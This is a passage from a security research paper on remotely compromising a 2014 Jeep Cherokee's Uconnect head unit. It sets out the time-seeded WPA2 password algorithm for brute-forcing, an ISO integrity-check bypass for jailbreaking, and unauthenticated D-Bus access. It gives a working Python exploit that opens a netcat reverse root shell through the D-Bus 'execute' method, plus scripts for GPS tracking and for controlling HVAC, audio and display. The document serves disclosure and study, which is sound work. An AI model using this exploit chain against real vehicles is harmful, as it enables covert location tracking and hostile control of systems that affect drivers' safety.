The 2014 Jeep Cherokee has the option for in-car Wi-Fi, which is a hotspot that is only accessible after paying for the service on the web or through the Uconnect system. Later in the document, we will discuss a vulnerability in the Wi-Fi hotspot but remember that it would only be exploitable if the owner had enabled and paid for the functionality.

Encryption

The default Wi-Fi encryption method is WPA2 with a randomly generated password containing at least 8 alphanumeric characters. Due to the current strength of WPA2 and the number of possible passwords, this is a pretty secure setup, which begs the question, how does an attacker gain access to this network?

One of the easier, but less likely possibilities, is that the user has chosen WEP or no encryption at all, both of which are available options. In either case, the attacker would have very little problem gaining access to the wireless access point by either cracking the WEP password [20] or just joining the access point.

Another attack scenario exists if the attacker has already compromised a device connecting to the Wi-Fi hotspot in the car, such as a laptop computer or mobile phone. The fact the owner is paying for this service means that they probably have a phone or other device that they are regularly connecting to the wireless network. In this case, if the attacker can gain access to one of these devices, they will already be connected to the car's wireless network. Unfortunately, we feel that this scenario has too many prerequisites to be l33t.

However, as we'll see, even in the case where the user has the default WPA2 setting, it is still possible for the attacker to access the network, and it may be quite easy. Disassembling the 'WifiSvc' binary from the OMAP chip (which can be acquired by dumping the binary from a live QNX instance), one can identify the algorithm used to construct the random password. This algorithm occurs in a function identified as WiFi.E:generateRandomAsciiKey(). As seen by disassembling, the algorithm consists of the following:

```
int convert_byte_to_ascii_letter(signed int c_val)
{
  char v3; // r4@2

  if ( c_val > 9 )
  {
    if ( c_val > 35 )
      v3 = c_val + 61;
    else
      v3 = c_val + 55;
  }
  else
  {
    v3 = c_val + 48;
  }
  return v3;
}

char *get_password(){
        int c_max = 12;
        int c_min = 8;
```

```
        unsigned int t = time(NULL);
        srand (t);
        unsigned int len = (rand() % (c_max - c_min + 1)) + c_min;
        char *password = malloc(len);
        int v9 = 0;
        do{
                unsigned int v10 = rand();
                 int v11 = convert_byte_to_ascii_letter(v10 % 62);
                 password[v9] = v11;
                 v9++;
        } while (len > v9);
    return password;
```

It appears that the random password is purely a function of the epoch time (in seconds). It is hard to investigate exactly when this password is generated, but evidence below indicates that the time starts when the head unit first boots up.

Therefore it may be possible to generate a password list which can be used to try to brute force a WPA2 encrypted connection to the wireless access point. Based on the year of the car, an attacker could attempt to guess when it would have first been turned on and try the appropriate set of password attempts.

Just for some reference, if we could guess what month a vehicle was first started, we'd have to *only* try around 15 million passwords. You could probably cut this in half if you consider cars probably aren't likely to be started in the middle of the night. We're not experts on the subject, but one source [22] indicates you can try 133,000 tries per second using offline cracking techniques. This means it would take you around 2 minutes per month. You could try an entire year in less than half an hour. In many scenarios, this is probably realistic although the estimate from [22] is probably overly optimistic.

But, due to a complex timing vulnerability, there appears to be another easier way to crack the password, although please note that we have only tried this against our head unit and so can't speak to how general this attack happens to be.

When the head unit starts up the very first time, it doesn't know what time it is. It has yet to get any signals from GPS or cellular connections. The file 'clock.lua' is responsible for setting the system time. In the function 'start()', the following code is found:

```
local rtcTime = getV850RealtimeClock()
local rtcValid = false
if rtcTime == nil or rtcTime.year == 65535 or rtcTime.month == 255 or
rtcTime.day == 255 or rtcTime.hour == 255 or rtcTime.mi    n == 255 or
rtcTime.sec == 255 then
dbg.print("Clock: start -- V850 time not received or is set to factory
defaults")
...
if rtcValid == false then
    dbg.print("Clock: start -- Unable to create the UTC time from V850")
    setProperty("timeFormat24", false)
    setProperty("enableClock", true)
    setProperty("gpsTime", true)
    setProperty("manualUtcOffset", 0)
```

```
    defTime = {}
    defTime.year = 2013
    defTime.month = 1
    defTime.day = 1
    defTime.hour = 0
    defTime.min = 0
    defTime.sec = 0
    defTime.isdst = false
    setSystemUTCTime(os.time(defTime))
    timeFormatOverride = false
    enableClockOverride = false
end
```

This seems to indicate that when the head unit cannot get the time, it sets the time to 00:00:00 Jan 1, 2013 GMT. The question is whether the correct time has been set yet when the 'WifiSvc' is generating the WPA2 password the first time it is started. From our single data point, the answer is no. If you take the WPA2 password that came on our Jeep, "**TtYMxfPhZxkp**" and brute force all the possible times to see which one would have generated that password, you arrive at the result that the password that came on our Jeep was generated at Epioch time 0x50e22720. This corresponds to Jan 01 2013 00:00:32 GMT. This indicates that, indeed, our head unit took 32 seconds from the time that 'clock.lua' set the time until 'WifiSvc' generated the password and that it did not find the correct time in those 32 seconds. Therefore, in this case, in reality, there are only a few dozen of possible passwords to try, and in all likelihood, only a handful of realistic possibilities. In other words, the password can be brute forced almost instantaneously.

Open ports

One of the more obvious methods of assessing the Wi-Fi hotspot was to port scan the default gateway and examine if there were any ports open. To our surprise, not only were there ports open, but there were several open. Below is a list of listening ports, according to netstat

```
# netstat -n | grep LISTEN
tcp        0        0  *.6010              *.*                     LISTEN
tcp        0        0  *.2011              *.*                     LISTEN
tcp        0        0  *.6020              *.*                     LISTEN
tcp        0        0  *.2021              *.*                     LISTEN
tcp        0        0  127.0.0.1.3128      *.*                     LISTEN
tcp        0        0  *.51500             *.*                     LISTEN
tcp        0        0  *.65200             *.*                     LISTEN
tcp        0        0  *.4400              *.*                     LISTEN
tcp        0        0  *.6667              *.*                     LISTEN
```

Below are short descriptions of the services discovered via the port scan:

- 2011: NATP
- 2021: MontiorService. This service delivers debug/trace information from runtime system into file or over TCP/IP; offers additionally the possibility to send GCF message over TCP/IP to the SCP system
- 3128: 3proxy. This is a proxy service.
- 4400: HmiGateway

- 6010: Wicome
- 6020: SASService. This service realizes the server part of client-server based Speech API architecture
- 6667: D-BUS session bus
- 51500: 3proxy admin web server
- 65200: dev-mv2trace

With all of these services, many of which are proprietary, there is a good chance a vulnerability would be present that could allow remote exploitation.

After a bit of research, the most interesting open port appeared to be 6667, which is usually reserved for IRC. Obviously, this Wi-Fi hotspot couldn't have an IRC server running, right? After connecting to 6667 with a telnet client and hitting return a few times, we realized this wasn't an IRC server, but D-Bus [23] over IP, which is essentially an inter-process communication (IPC) and remote procedure call (RPC) mechanism used for communication between processes.

```
$ telnet 192.168.5.1 6667

Trying 192.168.5.1...

Connected to 192.168.5.1.

Escape character is '^]'.

a

ERROR "Unknown command"
```

D-Bus Services

The D-Bus message daemon on the Uconnect system is bound to port 6667 and, as described above, used for inter-process communications. The interactions between mechanisms looks something like this:

Figure: http://dbus.freedesktop.org/doc/diagram.png

Overview

There are really only two buses worth mentioning: the system bus, to which mainly daemons and system services register, and the session bus which is reserved for user applications.

D-Bus can require authentication. On the Jeep head unit, the authentication is open to anonymous action, as shown below.

```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.
Escape character is '^]'.
AUTH ANONYMOUS
OK 4943a53752f52f82a9ea4e6e00000001
BEGIN
```

We wrote several scripts to interact with the D-Bus system using Python's D-Bus library, but one of the most useful tools used during the investigation was DFeet [24], which is an easy to use GUI for debugging D-Bus services.

One can use the DFeet tool to interact with the D-Bus service on the Jeep. In the screenshot below we are looking at the methods for the 'com.harman.service.SoftwareUpdate' service.

Figure: DFeet output for com.harman.service.SoftwareUpdate

D-feet connects and can list numerous services (called Bus Names). For example:

```
com.alcas.xlet.manager.AMS
com.harman.service.AppManager
com.harman.service.AudioCtrlSvc
…
```

Every service has an object path. For example 'com.harman.service.onOff' has Object Path of '/com/harman/service/onOff'. Additionally, each service has two interfaces: 'com.harman.Serviceipc' and 'org.freedesktop.DBus.Introspectable'. The Serviceipc interface has only one method that takes in a string parameter and returns a string, which represents the generic D-Bus interface.

These services can be called from DFeet. For example, you can click on 'com.harman.service.Control' and then '/com/harman/service/Control' and then 'Invoke' under 'Serviceipc', finally executing the following under parameters: "getServices", ""

Figure: Invoking via DFeet

The returned values can be seen in the output window (above), but we've listed a few below as well:

```
{"com.harman.service.platform.launcher":
{"name":"com.harman.service.platform.launcher",
                                "methods":{"launch":"launch"}},

"com.harman.service.Control":
{"name":"com.harman.service.Control",
                                "methods":{"stop":"stop","getModules":"getModules
","start":"start","getServices":"getServices","setDebug":"setDebug","shutdown":"shutdo
wn"}},

"com.harman.service.PersonalConfig":{
"name":"com.harman.service.PersonalConfig",
                                "methods":{"getProperties":"getProperties","getAl
lProperties":"getAllProperties","setProperties":"setProperties"}},
```

Examining and categorizing all the D-Bus services and method calls over TCP is an exercise left up to the reader, but we've found several that permit direct interaction with the head unit, such as adjusting the volume of the radio, accessing PPS data, and others that provide lower levels of access.

Cellular

The Harman Uconnect system in the 2014 Jeep Cherokee also contains the ability to communicate over Sprint's cellular network [25]. Most people refer to this method of communication generically as telematics. This telematics system is the backbone for the in-car Wi-Fi, real-time traffic updates, and many other aspects of remote connectivity.

The cellular connectivity is made possible by a Sierra Wireless AirPrime AR5550, which can be seen below.

Figure: Sierra Wireless AirPrime AR5550 from a Harman Uconnect system

From the markings on the casing you can see that it is powered by a Qualcomm 3G baseband chip and uses Sprint as the carrier. One can also develop and debug these systems using the Sierra Wireless Software Development Kit [26].

CAN Connectivity

We mentioned previously in this paper that the Uconnect system had the ability to interact with both the outside world, via Wi-Fi, Cellular, and Bluetooth and also with the CAN bus. While the ARM processor running on the Texas Instruments OMAP-DM3730 system on a chip does *not* have direct access to the CAN bus, there is another package on the board which does have that ability.

The processor responsible for interacting with the Interior High Speed CAN (CAN-IHS) and the primary CAN-C bus is a Renesas V850 processor, shown below.

Figure: Renesas v850 FJ3

The markings indicated to us that the chip was a Renesas V850ES/FJ3. Again, all indicators and previous experience point to this being fairly typical setup in automotive head units. The V850 chip is low power and can be on continuously monitoring for CAN traffic data. It can wake up the (higher power) OMAP chip when necessary.

Luckily for us, IDA Pro already contains a processor module for this architecture so we did not have to write our own. Please see the V850 section below for a detailed description of the firmware reverse engineering process.

Jailbreaking Uconnect

You'll see later in this paper that jailbreaking the Uconnect device is **not** required to remotely compromise the Jeep, but the jailbreak was integral to figuring out how to explore the head unit and move laterally. We provide details here for those interested in easily accessing the files on the head unit. Obviously, local security should be considered an important piece of the overall security posture of a vehicle. As any exploit writer will tell you, figuring out the intricacies of the system under attack is important to figuring out how to craft a fully working exploit.

There are generally two ways to jailbreak the Uconnect device, one of which should work with any version, but is fairly simple, and a second that only works against certain versions of the operating system, but could be considered a legitimate jailbreak.

Any Version

You can insert the USB stick with a valid ISO on it into the USB port on the Uconnect system. The head unit will recognize that the stick contains an update and begins the updating process, as shown below

Figure: Uconnect update screen

If you try to remove the USB stick after it verifies it, but before it reboots, it aborts the update and just reboots into normal (non-update) mode.

However, after verification of the USB stick, the system reboots the head unit. If, when the power is off, you pull out the USB stick, it simply asks you to insert it.

Figure: Insert USB stick screen

You can insert a new USB stick at this point. It is not clear what check it runs on the new USB stick, but it has to be "close" to the old one or it just doesn't do anything. However, it can contain modified files. Hex editing the original ISO, to change the root password for example, will work successfully. The update runs from the ISO, including the code used to verify the validity of the ISO. Therefore, you can stop that code from running the integrity check if so desired.

Version 14_05_03

Version 14_05_03 has a bug that allows bypassing of the ISO verification process. The ISO still needs to maintain integrity of certain attributes, which are not completely known to us (as above). At a minimum these includes some hashes and signatures in the file. Hand editing the ISO works to bypass the integrity check.

The bug:

```
/usr/share/scripts/update/installer/system_module_check.lua
91    local fname= string.format("%s/swdl.iso", os.getenv("USB_STICK") or
"/fs/usb0")
 92    local FLAGPOS=128
 93
 94    local f = io.open(fname, "rb")
 95    if f then
 96       local r, e = f:seek("set", FLAGPOS)
 97       if r and (r == FLAGPOS) then
 98          local x = f:read(1)
 99          if x then
100             if x == "S" then
101                print("system_module_check: skip ISO integrity check")
```

Bypassing the validation checks of the ISO is as simple as hand editing the file in a hex editor and changing the value at offset 128 (0x80) to 'S' (0x53).

Figure: Altered integrity check byte

Update Mode

If there is a desire to run code during the update process, for example to bypass another check (other than the ISO integrity check), you can make changes to 'system_module_check.lua'. The most effective way to achieve bypassing certain steps is to alter an ISO to detect that the ISO is bypassing the integrity check and if so, aborts the update process. This gives you the ability to run code without going through the entire update process for the Uconnect system, which can take up to 30 minutes. The complete update can be aborted by altering only the contents of 'cmds.sh'

The major downfall of attempting to run code during the update in the aforementioned fashion is that the head unit is in "update mode" (see 'bootmode.sh' for more details), which means that not all the file systems are mounted and functionality, such as network connectivity, is not enabled. However, the head unit is installing updates that can be altered, therefore changes can be made that will persist across reboot of the vehicle.

Normal Mode

Modifying the ISO in a different fashion permits code to be run in "normal" mode, therefore having access to all the file systems and network connectivity. In order to update code in normal mode one has to alter 'boot.sh' file to run some code. Here is a diff of the boot.sh file on the ISO we use for jailbreaking:

```
< sh /fs/usb0/cmds.sh &

< ######rently started with high verbosity

---

> # Start Image Rot Fixer, currently started with high verbosity
```

After this change, the Uconnect system will execute any commands on a file called 'cmds.sh' on the USB stick if it is in at boot time. For example, you can change the root password and start the SSH daemon so remote access with SSH is possible (giving you root access to the Uconnect device).

First you must change the root password in the ISO and then add the following line to the 'cmds.sh' file so that SSH starts upon boot: '/fs/mmc0/app/bin/sshd'

Here is what logging in via SSH looks like on the Harman Uconnect system.

```
ssh root@192.168.5.1
****************************** CMC ******************************
Warning - You are knowingly accessing a secured system. That means
you are liable for any mischeif you do.
****************************************************************
root@192.168.5.1's password:
```

Note: Yes, that word is misspelled in the banner.

At various times you may want to put files on the Uconnect system. In order to do this, one must be able to write to a file system. This is as simple as running your typical mount commands:

```
mount -uw /fs/mmc0/
```

Obviously this process can be reversed if needed by issuing another mount command:

```
mount -ur /fs/mmc0/
```

Exploiting the D-Bus Service

The D-Bus system can be accessed anonymously and is typically used for inter-process communication. We don't believe that the D-Bus service should be exposed, so is not surprising that it is possible to exploit it to run attacker supplied code.

Gaining Code Execution

You saw that the D-Bus service is exposed on port 6667 running on the Uconnect system, which we believed to be our best means of executing code in an unauthenticated manner. We were suspect of this service from the very beginning because it is designed for processes to communicate with each other. Presumably this communication is trusted on some level and probably wasn't designed to handle remote malicious data. Exposing such a robust and comprehensive service like D-Bus over the network poses several security risks from abusing functionality, to code injection, and even memory corruption.

In the D-Bus Services section above, we saw several D-Bus services and their corresponding methods that can be called, but we left out one very important service, which is named 'NavTrailService'. The 'NavTrailService' code is implemented in '/service/platform/nav/navTrailService.lua'. Since memory corruption is hard and this is a LUA script anyway, the first thought was to look for command injection vulnerabilities. We found the following method that operates on a user-supplied filename.

```
function methods.rmTrack(params, context)
  return {
    result = os.execute("rm \"" .. trail_path_saved .. params.filename .. "\"")
  }
end
```

The 'rmTrack' method contains a command injection vulnerably that will allow an attacker that can call the D-Bus method to run arbitrary shell commands by specifying a file name containing a shell meta-character. (There are others methods with similar vulnerabilities as well). Our suspicions were correct, as command injection is quite typical when dealing with user input from supposed trusted sources.

However, the command injection is not necessary because the 'NavTrailService' service actually provides an 'execute' method which is designed to execute arbitrary shell commands! Hey, it's a feature, not a bug! Below is a listing of all the services available for the 'NavTrailService' service, with the two discussed in bold.

```
"com.harman.service.NavTrailService":
{"name":"com.harman.service.NavTrailService",
    "methods":{"symlinkattributes":"symlinkattributes","getProperties":"getPr
operties","execute":"execute","unlock":"unlock","navExport":"navExport","ls":
"ls","attributes":"attributes","lock":"lock","mvTrack":"mvTrack","getTracksFo
lder":"getTracksFolder","chdir":"chdir","rmdir":"rmdir","getAllProperties":"g
etAllProperties","touch":"touch","rm":"rm","dir":"dir","writeFiles":"writeFil
es","setmode":"setmode","mkUserTracksFolder":"mkUserTracksFolder","navGetImpo
rtable":"navGetImportable","navGetUniqueFilename":"navGetUniqueFilename","mkd
ir":"mkdir","ls_userTracks":"ls_userTracks","currentdir":"currentdir","rmTrac
k":"rmTrack","cp":"cp","setProperties":"setProperties","verifyJSON":"verifyJS
ON"}},
```

You can deduce that executing code as root on the head unit is a trivial matter, especially when the default installation comes with well-known communication tools, such as netcat (nc). We wish that the exploit could have been more spectacular (editor's note: that is a lie), but executing code on the head unit was trivial. The follow 4 lines of Python opens a remote root shell on an unmodified head unit, meaning that an attacker does **NOT** need to jailbreak the head unit to explore the system.

```python
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/ha
rman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.Ser
viceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 |
/bin/sh | netcat 192.168.5.109 6666"}')
```

Uconnect attack payloads

At this point, we can run arbitrary code on the head unit, specifically on the OMAP chip within the Uconnect system. This section covers various LUA scripts that can be used to affect the vehicle interior and radio functionality, for example turning up the volume or preventing certain control knobs from responding (i.e. volume). The scripts will give you an idea of what can be done to the vehicle with a remote shell and access to the Uconnect operating system. Later in this document we'll describe how to leverage remote access to the D-Bus system to move laterally and send arbitrary CAN messages which will affect other systems in the vehicle besides the head unit.

GPS

The head unit has the ability to query and retrieve the GPS coordinates of the Jeep, either through the Sierra Wireless modem or Wi-Fi. These values can also be retrieved using unauthenticated D-bus communications over port 6667, resulting in the ability to track arbitrary vehicles. In other words, we present here a script that runs on the head unit, but it is possible to just query the exposed D-bus service for it as well.

```
service = require("service")

gps = "com.harman.service.NDR"
gpsMethod = "JSON_GetProperties"
gpsParams = {
   inprop = {
   "SEN_GPSInfo"
   }
}

response = service.invoke(gps, gpsMethod, gpsParams)
print(response.outprop.SEN_GPSInfo.latitude,
response.outprop.SEN_GPSInfo.longitude)
```

For example, if you were to execute 'lua getGPS.lua' on the head unit, it would return something that looks like this:

```
# lua getGPS.lua
40910512 -73184840
```

You can then enter a slightly modified version 40.910512, -73.184840 into Google Maps to find out where it is. In this case, it is somewhere in Long Island.

HVAC

The head unit can control the heating and air conditioning of the vehicle. The following code will set the fan to an arbitrary speed.

```
require "service"

params = {}
control = {}
params.zone = "front"
control.fan = arg[1]
params.controls = control

x=service.invoke("com.harman.service.HVAC", "setControlProperties", params)
```

Radio Volume

One of the main functions of the Uconnect system is to control the radio. An attacker wanting to set the volume to an arbitrary value can easily do so. For example, if the attacker knows that Ace of Base is playing they can adjust the volume to appropriate levels (i.e. volume on fleek).

```
require "service"

params = {}
params.volume = tonumber(arg[1])
x=service.invoke("com.harman.service.AudioSettings", "setVolume", params)
```

Bass

Sometimes, such as when listening to 2 Live Crew, turning the bass up is the only option. Attackers with an affinity for the heavy bass can use the following script to adjust the levels accordingly.

```
require "service"
params = {}
params.bass = tonumber(arg[1])
x=service.invoke("com.harman.service.AudioSettings", "setEqualizer", params)
```

Radio Station (FM)

Selecting a suitable radio station on the FM can be one of the most important tasks of any proper road trip. Changing the station is also available programmatically via LUA scripts.

```
require "service"
Tuner = "com.harman.service.Tuner"
service.invoke(Tuner, "setFrequency", {frequency = 94700})
```

Display

There are various ways to alter the state of the Uconnect display, such as turning it off entirely or showing the backup camera. Below are several examples of code that can change the display of the screen.

```
require "service"
x=service.invoke("com.harman.service.LayerManager", "viewBlackScreen", {})
x=service.invoke("com.harman.service.LayerManager", "stopBlackScreen", {})
x=service.invoke("com.harman.service.LayerManager", "viewCameraInput", {})
x=service.invoke("com.harman.service.LayerManager", "stopViewInput", {})
x=service.invoke("com.harman.service.LayerManager", "showSplash", {timeout =
2})
```

Change display to Picture

You can also change this head unit's display to show a picture of your choosing. The image must be in the correct dimensions and format (png). Then the picture must be placed somewhere on the file system. Only then can you tell the head unit to show the picture.

```
mount -uw /fs/mmc0/
cp pic.png /fs/mmc0/app/share/splash/Jeep.png
pidin arg | grep splash
kill <PID>
splash -c /etc/splash.conf &
```

